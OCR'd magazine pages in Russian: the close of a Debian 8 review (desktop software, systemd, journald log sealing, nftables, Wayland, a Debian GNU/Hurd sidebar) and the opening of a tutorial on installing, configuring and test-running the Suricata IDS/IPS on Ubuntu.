
В качестве email-клиента используется Evolution, также служащий и органайзером. Как и большинство аналогичных программ, он поддерживает автонастройку для некоторых

↙ **Ошибка при установке с использованием более одного DVD**


↘ **Вход в систему. Выбор рабочего стола**









Начальный экран Iceweasel



Создание новой учетной записи в Evolution







Диалоговое окно прав доступа в Nautilus

Debian играет в шахматы сам с собой

Менеджер пакетов Synaptic

серверов электронной почты. Основная его особенность — интеграция с Microsoft Exchange.

Empathy же используется в качестве IM-клиента. В нем есть поддержка как VoIP, так и старых добрых текстовых чатов (ICQ, Jabber и прочих). MP3 с недавних времен воспроизводится на ура. Видео тоже воспроизводится, так что с мультимедиа проблем быть не должно. В дистрибутив входит LibreOffice 4.3, в котором, в частности, появилась поддержка импорта и экспорта DrawingML, усовершенствован алгоритм сортировки и некоторые другие алгоритмы. Nautilus, в общем-то, ничем особым не выделяется — разве что во вкладке «Права» свойств файла/каталога есть возможность узнать контекст безопасности. Обзор сетей Windows работает без нареканий.

При запуске более одного окна консоли в переключателе окон (<Alt + Tab>) они отображаются как одно, что для привыкших к клавиатуре крайне неудобно. Из игр есть довольно много тех, которые в остальных дистрибутивах обычно по умолчанию не ставятся, — такие как шахматы (два варианта) и «Пять или больше».

Диски записываются с помощью Brasero, тесно интегрированного с GNOME и поддерживающего drag and drop. В качестве торрент-клиента выступает Transmission, к которому есть маленькое замечание — текст сообщения, появляющийся при первом запуске клиента, не локализован. А в остальном он не шибко отличается от аналогов. Synaptic, фронтенд для apt-get, входит в стандартную установку.


Управление сетевыми подключениями основано на NetworkManager, и фронтенд в GNOME поддерживает все его возможности.

Тут мы плавно переходим к тому, что кроется за ширмой графического интерфейса.

БЭКЕНД

В ядре 3.16, на котором основан Debian, появилась унифицированная иерархия cgroup. Ранее могло создаваться множество иерархий (одна для CPU, другая для blkio и так далее) и процесс мог находиться одновременно в нескольких. Это увеличивало гибкость, но приводило к излишним затратам ресурсов и создавало трудности при взаимодействии обработчиков различных иерархий. Стоит, однако, заметить, что UEFI Secure Boot в Debian не поддерживается.

Поскольку системой инициализации выбран systemd, это позволяет использовать некоторые предоставляемые им преимущества. Так, ранее каталог /tmp был публичным и в него мог писать любой процесс. Данное свойство вкупе с некоторыми ошибками разработчиков могло привести к атаке на те



Конфигурация сетевых подключений



INFO

Стандартный срок поддержки Debian Stable составляет около трех лет. Расширенной — около пяти.

DEBIAN GNU/HURD

Практически одновременно с релизом Debian GNU/Linux, который мы привыкли называть просто Debian, вышел Debian GNU/Hurd, основанный на микроядре Hurd. Посмотрим, что в нем появилось.

- Самое значительное изменение опять же переход на новую систему инициализации. Только для Hurd это не systemd, а sysvinit, в чем видится некая ирония.
- Сетевые драйверы, работающие в пользовательском режиме, переписаны при помощи фреймворка NetDDE, позволяющего использовать код, взятый из ядра Linux; в качестве базы выступает ядро 2.6.32.
- Впервые запущен xfce; также под Hurd теперь работает и ESR-версия Iceweasel.

Если ты заинтересован в получении менее раздутого ядра, чем Linux, рекомендую обратить внимание на Debian GNU/Hurd.

или иные демоны, в которых данные ошибки закрались. Появление systemd ввело поддержку PrivateTmp — у службы может быть отдельное пространство имен, подключенное к /tmp и не пересекающееся с другими такими же. Однако, несмотря на многие полезные вещи, systemd справедливо критикуется за изобретение велосипедов и чрезмерное разрастание функциональности. Кроме того, нужно отметить, что отдельные возможности, давно привычные по SysV, в systemd (пока) не реализованы или реализованы криво, — к ним относится, например, дополнительная конфигурация сервисов из /etc/default/.

От systemd практически неотделим новый демон логирования — journald. Одна из его примечательных особенностей — Forward Secure Sealing (FSS), позволяющая с помощью криптографических методов удостовериться, что файлы журналов не были изменены. Работает это таким образом: генерируется пара открытый/закрытый ключ, первое сообщение в логах подписывается именно закрытым ключом, затем этот ключ передается админу и уничтожается, а последующие логи с определенным интервалом хешируются, для каждого последующего хеша используется текущий хеш и открытый ключ. Таким образом, атакующий не сможет изменить записи в лог-файлах, свидетельствующие о проникновении, — он сможет лишь удалить файл журнала целиком, что, несомненно, будет замечено бдительным админом. При этом, однако, логи генерируются в двоичном формате и для их преобразования используется сервис rsyslogd, настроенный по умолчанию на запись файлов журналов в старом добром формате syslog.

В качестве файловой системы по умолчанию используется ext4, что выглядит слишком консервативным решением: данная ФС имеет унаследованные проблемы на архитектурном уровне, и может внезапно понадобиться (когда будут достигнуты пределы производительности) перейти на более новую ФС, что чревато трудностями.

В качестве брандмауэра используется iptables — несмотря на то что поддержка nftables в ядре присутствует, в базовую часть дистрибутива утилита управления nft не входит, и ее нужно ставить из репозиториев. Напомню, что nftables планируется как замена iptables; правила, написанные с его помощью, компилируются в байт-код и передаются в ядро. Это позволяет не только значительно улучшить гибкость, но и уменьшить количество кода ядра. Так, отпадает надобность в реализации расширений режима ядра для поддержки всякого вновь появляющегося протокола. В качестве же базовых кирпичиков выступают элементы старого доброго Netfilter, такие как хуки.



Синтаксис самой утилиты управления отличается от синтаксиса iptables и представляет собой иерархический язык, более подходящий для описания правил, нежели линейный стиль последнего.

Правила именования сетевых интерфейсов остались прежними — с точки зрения совместимости это, разумеется, неплохо, однако в случае, когда вставлено более трех сетевых карт, может возникнуть путаница.

В качестве mandatory access control (MAC) по умолчанию не используется ничего. Но из репозиториев можно поставить хоть SELinux, хоть AppArmor, хоть гораздо менее известный TOMOYO. Имеется даже gradm2, используемый в качестве фронтенда к grsecurity — хотя и совершенно непонятно, зачем он нужен, ибо сам grsecurity в ядре отсутствует, а пакет linux-patch-grsecurity2 в репозитории содержит патч, требующий исходников ванильного ядра определенной версии.

LXC в репозиториях имеет версию 1.0.6, не самую новую даже в рамках версии 1.0. В нем, тем не менее, была усовершенствована поддержка непривилегированных контейнеров и внесены еще некоторые незначительные исправления. Также в Debian (в отличие от последней LTS-версии Ubuntu) нет проблем с логами ядра внутри контейнера. Конечно, туда зачастую пишется и то, что, в общем-то, знать владельцу контейнера не нужно, но логирование хотя бы работает.

OpenJDK 7 теперь является Java-машиной по умолчанию. Tomcat 6 более не поддерживается.

В восьмой версии Debian появилась поддержка Wayland — нового графического сервера, которым в будущем планируется заменить доисторического мамонта X.Org. В те времена, когда проектировался и создавался протокол X и его реализация (1984 год), графика состояла из таких примитивов, как растровые шрифты и линии. Данное тяжелое наследие, обогатившееся за все время еще много чем, есть и в современном сервере X.Org. Между тем значительная часть функциональности, имеющаяся в X-сервере, дублируется библиотеками и ядром Linux, что делает эту функциональность ненужной. Кроме того, X Window создавался с учетом сетевой прозрачности, которая сейчас для десктопных приложений не особо нужна, — а ведь за это приходится платить достаточно большую цену, поскольку многократное копирование всевозможных буферов — операция затратная. Wayland же реализует только те функции X-сервера, которые действительно нужны для современных рабочих столов. Однако текущая реализация Wayland немного сырая — в частности, проприетарные драйверы видеокарт ATI и NVIDIA не поддерживаются.

ЗАКЛЮЧЕНИЕ

Debian — один из столпов дистрибутивостроения. Соответственно, от его стабильной версии ожидаешь того, что она будет работать как часы. И для десктопа это утверждение, в общем-то, верно — явных ошибок обнаружено не было, за исключением мелкого ляпа в GNOME 3. Набор приложений в целом стандартный. Однако в стандартной инсталляции их субъективно чуть больше, чем в остальных дистрибутивах данного класса.

Вот в качестве серверного дистрибутива Debian 8 выглядит несколько неподходяще — хотя бы из-за отсутствия LTS-версии ядра. Кроме того, интеграция systemd хоть и происходит глаже, чем в иных дистрибутивах, от идеала все же далека. Также стоит отметить, что за день до выпуска в багтрекере было достаточно много неисправленных ошибок, отмеченных как критические, а некоторые пакеты не вошли в основной репозиторий. Дистрибутив выглядит более всего подходящим для индивидуальных серверов и маленьких организаций, где не столь важна многолетняя поддержка дистрибутива. Для организаций среднего размера, однако, подошло бы что-нибудь более корпоративное (RHEL или, если начальство жадное, CentOS), поскольку три года поддержки сообществом кажется слишком малым сроком для того, чтобы ориентироваться на данный дистрибутив.

Ну а если на Debian держит привычка и есть опасения, что в новой версии что-то сломали, тут уж очень многое зависит от нужд. В целом же текущий тренд — переход на systemd, а с этой точки зрения выбор Debian или CentOS не имеет практически никакого значения.

ДЕНЬ СУРКА



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ОСВАИВАЕМ СЕТЕВУЮ IDS/IPS SURICATA

Snort уже давно стал лидером среди опенсорсных сетевых IDS. Оставаясь практически единственным доступным и в то же время простым в настройке и работе решением, он получил заслуженное признание. Но в последнее время все больше стали говорить об альтернативе — проекте Suricata, в котором реализуются все современные тенденции IDS/IPS.

ЗАЧЕМ НАМ ЕЩЕ ОДНА IDS?

Статистика говорит, что трафик пользователей увеличивается каждый год на 50%. К такой нагрузке следует быть готовым заранее. В том числе к обработке большого сетевого потока должны быть готовы маршрутизаторы, файрволы и системы обнаружения/предотвращения атак. С коммерческими аппаратными решениями вопросов обычно не возникает, их мощность заранее рассчитана и проверена, а внедрением занимаются специалисты. Поэтому можно легко предусмотреть запас, но вот стоят они недешево. Альтернативой служат open source решения, зарекомендовавшие себя с хорошей стороны и при этом не требующие отчислений за софт. Но все вопросы по внедрению ложатся на плечи сисадмина.

Популярный Snort начал разрабатываться в 1998 году, когда для обработки сетевого трафика обычно использовался сервер с одним 32-битным процессором. Поэтому и была использована единственно актуальная в то время single-threaded архитектура — другая не имела смысла. За это время Snort применяет около 300 тысяч зарегистрированных пользователей, и почти сто поставщиков используют его в своих продуктах. Сама компания-разработчик Sourcefire была выкуплена Cisco (вместе со Snort, ClamAV и Razorback), а к работам над Snort подключились инженеры этой корпорации.

За более чем 17 лет разработок многое изменилось в компьютерном мире: появились многоядерные процессоры, IPv6, увеличилось количество пользовательских приложений, и, главное, стал большим трафик. Это все нашло отражение в Snort: поддержка IPv6, возможность инспектирования уровня приложений (из последних — препроцессор OpenAppID), универсальный модуль доступа к данным DAQ и многое другое. Но базовый движок, хотя и научился работать с несколькими ядрами, так и остался однопоточным. И фактически Snort оказался не готов к переходу на настоящий multi-threading. Так как ядро Linux на переключение между нитями затрачивает несколько ms, при старых алгоритмах обработки увеличение количества процессоров даже замедляло работу. Выходом из такой ситуации было ограничение ядер в параметрах загрузки maxcpus=2. То есть мы имели мощные серверы, а использовать их на полную не могли.

Когда Snort не справлялся с нагрузкой, то просто увеличивалась мощность CPU или использовалось несколько экземпляров с балансировкой нагрузки между ними (этакий multitasking) с помощью DAQ-модуля для PF_RING. Но проблемы это не решает, поэтому и возникли проекты вроде Gnort (code.google.com/p/gnort), задача которого — повысить эффективность обнаружения атак Snort за счет переноса на GPU кода, отвечающего за проверку регулярных выражений. Это позволило добиться почти двукратного увеличения пропускной способности Snort. Но проблема многопоточности требует полной модернизации всех важных компонентов внутри Snort.

Глобальным решением стали два проекта, стартовавшие практически одновременно. Это Snort 3.0, развивающийся уже более пяти лет, но находящийся до сих пор в альфе, то есть пока застряли на экспериментальной стадии и заняты тестированием оптимальных алгоритмов. И герой статьи Suricata, написанный с нуля.

ПРОЕКТ SURICATA

В 2009 году несколько частных компаний и US Department of Homeland Security создали организацию Open Information Security Foundation (OISF), основной из задач которой было финансирование и разработка многопоточной альтернативы Snort, получившей название Suricata (suricata-ids.org). Работа над новой IDS/IPS шла гораздо быстрее, чем со Snort 3.0, и бета-версия появилась уже в декабре 2009-го, а первый официальный релиз — летом 2010-го. Разработка ведется с активным привлечением сообщества, поэтому темп очень высок. Код распространяется под лицензией GPLv2, но финансовые партнеры имеют доступ к не GPL-версии движка, которую они могут брать для своих продуктов.

Suricata изначально работает в многопоточном режиме, позволяющем оптимально использовать несколько CPU. До релиза 1.3 были некоторые проблемы с масштабируемостью, например количество ядер больше четырех не давало в тестах прироста скорости. Теперь все проблемы решены и Suricata вполне эффективно работает с 24 и более процессорами. Кроме того, Suricata может использовать вычисления на стороне GPU (CUDA и OpenCL, параметр при сборке –enable-cuda). В итоге эта IDS спокойно справляется на обычном оборудовании с потоками до 10 Гбит/с.

Как и Snort, Suricata состоит из нескольких модулей (захвата, сбора, декодирования, обнаружения и вывода), по умолчанию до декодирования захваченный трафик идет одним потоком, это оптимально с точки зрения детектирования, но больше нагружает систему. Но в отличие от Snort настройками можно переопределять такое поведение и буквально одной установкой в конфиге разделить потоки сразу после захвата, а другой указать, как будут распределяться потоки по процессорам. Это дает широкие возможности для оптимизации обработки трафика на конкретном оборудовании в конкретной сети.

Имеются развитые средства инспектирования HTTP-трафика на основе библиотеки HTP, созданной Иваном Ристичем (Ivan Ristić), автором ModSecurity. Поддерживается извлечение и проверка переданных по HTTP файлов, разбор сжатого контента, возможность идентификации по URI, cookie,

заголовкам, user-agent, телу запроса и ответа. Эту возможность Suricata, кстати, в некоторых сетях используют для протоколирования HTTP-трафика без детектирования. Контент в потоке можно выделять за маской и при помощи регулярных выражений, идентификация файлов возможна по имени, типу или контрольной MD5-суммой.

Изначально поддерживается декодирование IPv6, в том числе и туннели IPv4-in-IPv6, IPv6-in-IPv6, Teredo и некоторые другие. Модульная компоновка движка дает возможность быстро подключить новый элемент для захвата, декодирования, анализа или обработки пакетов. Для перехвата трафика используется несколько интерфейсов — NFQueue, IPFRing, LibPcap, IPFW, AF_PACKET, PF_RING. Режим Unix Socket позволяет автоматически анализировать PCAP-файлы, предварительно захваченные другой программой (снифером, например).

В Snort режим IPS появился не сразу, а вот в Suricata режим блокировки вредоносного трафика реализован из коробки и производится средствами штатного пакетного фильтра ОС. В Linux, например, используется два режима IPS: через очередь NFQUEUE, которая может обрабатываться на уровне пользователя, и через zero copy режим AF_PACKET (появился с версии 1.4). Режим AF_PACKET обладает большим быстродействием, но требует наличия двух сетевых интерфейсов, система должна работать в качестве шлюза. Если пакет блокируется, он просто не пересылается на второй интерфейс. В случае с NFQUEUE алгоритм прост. После попадания пакета в iptables он направляется в очередь NFQUEUE, где прогоняется по правилам. Результатом может быть три действия: NF_ACCEPT, NF_DROP и NF_REPEAT. Последний позволяет маркировать пакеты и в дальнейшем прогнать их по следующим таблицам/правилам iptables.

Главная особенность Suricata — то, что, кроме своих уникальных наработок, он использует практически все, что уже наработано для Snort. Так, подходят все Snort-овские рулсеты — Sourcefire VRT, OpenSource Emerging Threats (ETOpen) и коммерческие Emerging Threats Pro. Унифицирован вывод (Unified2), поэтому результат можно анализировать при помощи привычных бэкендов — Barnyard2, Snortsnarf, Snorby, Aanval, BASE, FPCGUI, NSM-система Sguil и Squert. Возможен вывод в PCAP, Syslog, файлы и подобное. Например, Suricata ведет журнал ключей и сертификатов, фигурирующих в TLS/SSL-соединениях. В последних релизах появился Eve log, формирующий вывод событий в формате JSON для предупреждений. Наличие JSON существенно упрощает интеграцию Suricata со сторонними приложениями, включая и системы мониторинга и визуализации логов (вроде Kibana).

Все настройки Suricata и правил производятся в файлах формата YAML, он более нагляден и упрощает автоматическую обработку.

Одно из преимуществ Suricata заключается в обработке 7-го уровня OSI, что повышает его способность обнаруживать вредоносные программы для приложений. Движок автоматически определяет и парсит протоколы (IP, TCP, UDP, ICMP, HTTP, TLS, FTP, SMB, SMTP и другие), поэтому в правилах можно строго не привязываться к номеру порта, как это сделано в Snort, достаточно указать протокол и действие. Дальше модули Suricata сами уже разберутся с трафиком и обнаружат протокол, даже если используется нестандартный порт.

Собственный формат rules внешне напоминает снортовский. Правило содержит компоненты: действие (pass, drop, reject или alert), заголовок (IP/порт источника и назначения) и описание (что искать). В текущей поставке родных правил мало, и некоторые к тому же отключены (закомментированы) в самих файлах, поэтому пока следует больше ориентироваться на снортовские рулсеты.

Иногда между узлами открывается не одно, а несколько TCP-соединений. Некоторые IDS не видят картину в целом и обрабатывают каждый поток отдельно. Правила Suricata широко используют концепцию flowbits.

Для отслеживания количества срабатываний правил используются различные переменные сессии (например, с помощью flowint), позволяющие создавать счетчики и флаги, а затем проверять их. Такой подход легко справляется с попыткой подбора пароля. В версии 2.1 появится возможность простого отслеживания в правилах связки IP источника — IP назначения (xbits), что позволит еще проще обнаруживать вредоносный трафик, распределенный по нескольким соединениям.

В последних релизах появилась подсистема IP Reputation, загружающая и использующая в правилах данные из различных БД, содержащих списки репутации хостов. Специальный механизм обеспечивает быстрый поиск и сопоставление с IP-адресами.

УСТАНОВКА SURICATA В UBUNTU

Поддерживается установка Suricata на Linux, *BSD, OS X и Win. Проект предлагает исходные тексты и несколько репозиториев Ubuntu (suricata-stable, suricata-beta и дневной срез suricata-daily), также пакеты Suricata добавлены в Debian Backports. Хотя лучшее решение для простого развертывания и поддержки Suricata, вероятно, именно Ubuntu. В пакетах для Ubuntu IPS-режим реализован через NFQUEUE, если нужен именно AF_PACKET, а также поддержка CUDA и прочего, придется пакет собирать самостоятельно.

Сборка и установка в различных дистрибутивах подробно расписана в Wiki проекта (goo.gl/o6eCwP), хотя вот последующие настройки в документации освещены несколько запутанно, а многие параметры и подпараметры разобраны не совсем внятно, и их действительно много.

```
$ sudo add-apt-repository ppa:oisf/suricata-stable
$ sudo apt-get update
$ sudo apt-get install suricata
```

Вместе с текущей версией правил, поставляемых с Suricata, по ходу будут скачаны и установлены в /etc/suricata/rules последняя версия рулсетов ETOpen. Для дальнейшего автоматического обновления правил, в том числе и VRT, следует установить и настроить Oinkmaster. В /var/log/suricata будут образованы три подкаталога certs, core и files. Смотрим параметры сборки:

```
$ suricata -build-info
```

КОНФИГУРАЦИОННЫЙ ФАЙЛ SURICATA

Все основные настройки работы производятся в конфигурационном файле suricata.yaml, параметров здесь очень много (goo.gl/bYfXX0). Большинство переменных и параметров, касающихся обнаружения, по названию и назначению совпадает с используемым в Snort, это упрощает знакомство для тех,

Информация о сборке Suricata

```
Terminal - user@ubuntu: ~
File Edit View Terminal Tabs Help
user@ubuntu: ~                    user@ubuntu: ~
user@ubuntu:~$ suricata --build-info
This is Suricata version 2.0.7 RELEASE
Features: NFQ PCAP_SET_BUFF LIBPCAP_VERSION_MAJOR=1 AF_PACKET HAVE_PACKET_FANOUT LIBCAP_NG LIBNET1.1 HAVE_HTP_U
RI_NORMALIZE_HOOK PCRE_JIT HAVE_NSS HAVE_LUA HAVE_LUAJIT HAVE_LIBJANSSON
SIMD support: none
Atomic intrisics: 1 2 4 8 byte(s)
64-bits, Little-endian architecture
GCC version 4.8.2, C version 199901
compiled with -fstack-protector
compiled with _FORTIFY_SOURCE=2
L1 cache line size (CLS)=64
compiled with LibHTP v0.5.17, linked against LibHTP v0.5.17
Suricata Configuration:
  AF_PACKET support:                       yes
  PF_RING support:                         no
  NFQueue support:                         yes
  NFLOG support:                           no
  IPFW support:                            no
  DAG enabled:                             no
  Napatech enabled:                        no
  Unix socket enabled:                     yes
  Detection enabled:                       yes

  libnss support:                          yes
  libnspr support:                         yes
  libjansson support:                      yes
  Prelude support:                         no
  PCRE jit:                                yes
  LUA support:                             yes
  libluajit:                               yes
  libgeoip:                                yes
  Non-bundled htp:                         yes
  Old barnyard2 support:                   no
  CUDA enabled:                            no

  Suricatasc install:                      yes
```

кто ранее работал с этой IDS. Отличается лишь синтаксис, здесь нужно признать, что у Suricata файл читается действительно легче. В поставке имеется готовый, преднастроенный пример с комментариями (размером почти 50 Кб). Поэтому можно запускать то, что есть из коробки, с минимумом адаптации, а в последующем донастраивать по мере знакомства. Например, секция outputs отвечает за сохранение событий (настройки журналирования в logging), в файле уже прописаны все 15 возможных вариантов вывода плюс показаны их установки. Большинство из них отключено (enabled: no). По умолчанию активны только fast, eve-log (JSON), unified2-alert и http-log.

Поэтому обязательно следует внимательно изучить установки и включить те, которые действительно нужны. Готовые примеры из интернета не всегда работают и не всегда хорошо подходят для конкретной ситуации. При необходимости настройки выносятся во внешние файлы, которые подключаются при помощи include или !include. Восклицательный знак во втором варианте не означает, как это принято считать, отрицание. !include используется для хранения информации в файле определенного раздела или параметра. Например, все настройки вывода вынесены в отдельный файл outputs.yaml:

```
outputs: !include outputs.yaml
```

```
Terminal - user@ubuntu: ~
File  Edit  View  Terminal  Tabs  Help
  GNU nano 2.2.6              File: /etc/suricata/suricata.yaml

# Suricata will change directory to this one if provided
# Default: "/"
#daemon-directory: "/"

# Preallocated size for packet. Default is 1514 which is the classical
# size for pcap on ethernet. You should adjust this value to the highest
# packet size (MTU + hardware header) on your system.
#default-packet-size: 1514

# The default logging directory.  Any log or output file will be
# placed here if its not specified with a full path name.  This can be
# overridden with the -l command line parameter.
default-log-dir: /var/log/suricata/

# Unix command socket can be used to pass commands to suricata.
# An external tool can then connect to get information from suricata
# or trigger some modifications of the engine. Set enabled to yes
# to activate the feature. You can use the filename variable to set
# the file name of the socket.
unix-command:
  enabled: no
  #filename: custom.socket

# Configure the type of alert (and other) logging you would like.
outputs:

  # a line based alerts log similar to Snort's fast.log
  - fast:
      enabled: yes
      filename: fast.log
      append: yes
      #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

Конфигурационный файл suricata.yaml

В конфиге много всего плюс комментарии, для просмотра текущих установок и переменных удобно использовать параметр --dump-config:

```
$ suricata --dump-config
```

Перед первым запуском следует проверить значение переменных, определенных в разделе vars, по названию они полностью совпадают со снортовскими:

```
vars:
    address-groups:
        HOME_NET:
        "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
        EXTERNAL_NET: "!$HOME_NET"
        ...
    port-groups:
        HTTP_PORTS: "80"
        SHELLCODE_PORTS: "!80"
        SSH_PORTS: 22
        ...
```

Параметр host-mode определяет режим работы IDS/IPS. По умолчанию установлен в auto, но в зависимости от конфигурации и задач, возможно, следует перестроить на router (IPS-режим AF_PACKET) или sniffer-only (IDS). Также рекомендуется установить оптимальное значение default-packet-size, указав MTU своей сети. Кроме этого, проверяем подключенные правила. Здесь все просто. Смотрим, что есть в /etc/suricata/rules, и прописываем, что нужно:

```
default-rule-path: @e_sysconfdir@rules
rule-files:
    - drop.rules
    - emerging-activex.rules
    - emerging-attack_response.rules
    ....
```

Политики для определенных ОС:

```
host-os-policy:
    windows: [0.0.0.0/0]
    linux: [10.0.0.0/8, 192.168.1.100]
```

Контроль протоколов:

```
app-layer:
    protocols:
            tls:
            enabled: yes
            detection-ports:
                dp: 443
                …
```

Список настроенных для проверки протоколов уровня приложения можем получить при помощи --list-app-layer-protos:

```
$ suricata --list-app-layer-protos
```

```
Terminal - user@ubuntu: ~
File  Edit  View  Terminal  Tabs  Help
user@ubuntu: ~                         user@ubuntu: ~
user@ubuntu:~$ suricata --dump-config
22/4/2015 -- 15:31:45 - <Notice> - This is Suricata version 2.0.7 RELEASE
host-mode = auto
default-log-dir = /var/log/suricata/
unix-command = (null)
unix-command.enabled = no
outputs = (null)
outputs.0 = fast
outputs.0.fast = (null)
outputs.0.fast.enabled = yes
outputs.0.fast.filename = fast.log
outputs.0.fast.append = yes
outputs.1 = eve-log
outputs.1.eve-log = (null)
outputs.1.eve-log.enabled = yes
outputs.1.eve-log.type = file
outputs.1.eve-log.filename = eve.json
outputs.1.eve-log.types = (null)
outputs.1.eve-log.types.0 = alert
outputs.1.eve-log.types.1 = http
outputs.1.eve-log.types.1.http = (null)
outputs.1.eve-log.types.1.http.extended = yes
outputs.1.eve-log.types.2 = dns
outputs.1.eve-log.types.3 = tls
outputs.1.eve-log.types.3.tls = (null)
outputs.1.eve-log.types.3.tls.extended = yes
outputs.1.eve-log.types.4 = files
outputs.1.eve-log.types.4.files = (null)
outputs.1.eve-log.types.4.files.force-magic = no
outputs.1.eve-log.types.4.files.force-md5 = no
outputs.1.eve-log.types.5 = ssh
outputs.2 = unified2-alert
outputs.2.unified2-alert = (null)
outputs.2.unified2-alert.enabled = yes
outputs.2.unified2-alert.filename = unified2.alert
outputs.2.unified2-alert.xff = (null)
outputs.2.unified2-alert.xff.enabled = no
```

Смотрим дамп конфигурационного файла

```
user@ubuntu: ~
user@ubuntu:~$ suricata --list-app-layer-protos
=========Supported App Layer Protocols=========
http
ftp
smtp
tls
ssh
imap
msn
smb
dcerpc
dns
```

Список настроенных протоколов уровня приложения

```
Terminal - user@ubuntu:~
File Edit View Terminal Tabs Help
user@ubuntu:~$ sudo suricata -Tc /etc/suricata/suricata.yaml
22/4/2015 -- 19:31:53 - <Info> - Running suricata under test mode
22/4/2015 -- 19:31:53 - <Notice> - This is Suricata version 2.0.7 RELEASE
user@ubuntu:~$
```

Тестовый запуск Suricata

Желательно перед запуском прогнать Suricata в режиме тестирования, проверить, нет ли ошибок в конфигурационном файле и правах доступа к ним:

```
$ sudo suricata -cT /etc/suricata/suricata.yaml
```

Если все в порядке, то получим только сообщение о версии движка. Иначе перед запуском в работу следует разобраться с ошибками. Разработчики пакета предоставляют init-скрипт, но первый запуск стоит произвести в интерактивном режиме, чтобы наглядно видеть происходящее и не искать проблемы в логах:

```
$ sudo suricata -c /etc/suricata/suricata.yaml↵
  -i eth
```

Стоит внимательно отнестись ко всем предупреждениям, полученным в процессе запуска. Может, текущие настройки захвата не совсем подходят. Проверим нашу IDS:

```
$ cd /var/log/suricata
$ sudo tail -f fast.log http.log
$ wget www.testmyids.com
```

В журналах появляется запись:

```
==> http.log <==
04/22/2015-19:46:19.566412 www.testmyids.com [**]↵
 / [**] Wget/1.15 (linux-    gnu) [**]↵
192.168.1.137:57535 -> 82.165.177.154:80
==> fast.log <==
04/22/2015-19:46:19.809340 [**] [1:2100498:7]↵
GPL ATTACK_RESPONSE id check     returned root↵
[**] [Classification: Potentially Bad↵
Traffic] [Priority: 2]     {TCP}↵
82.165.177.154:80 -> 192.168.1.137:57535
```

Можем посмотреть информацию о трафике в логах:

```
$ sudo tail /var/log/suricata/stats.log -f |↵
  grep capture
capture.kernel_packets | RxPcapeth01 | 1179
capture.kernel_drops | RxPcapeth01 | 0
capture.kernel_ifdrops | RxPcapeth01 | 0
```

НАСТРОЙКИ ПРОИЗВОДИТЕЛЬНОСТИ SURICATA

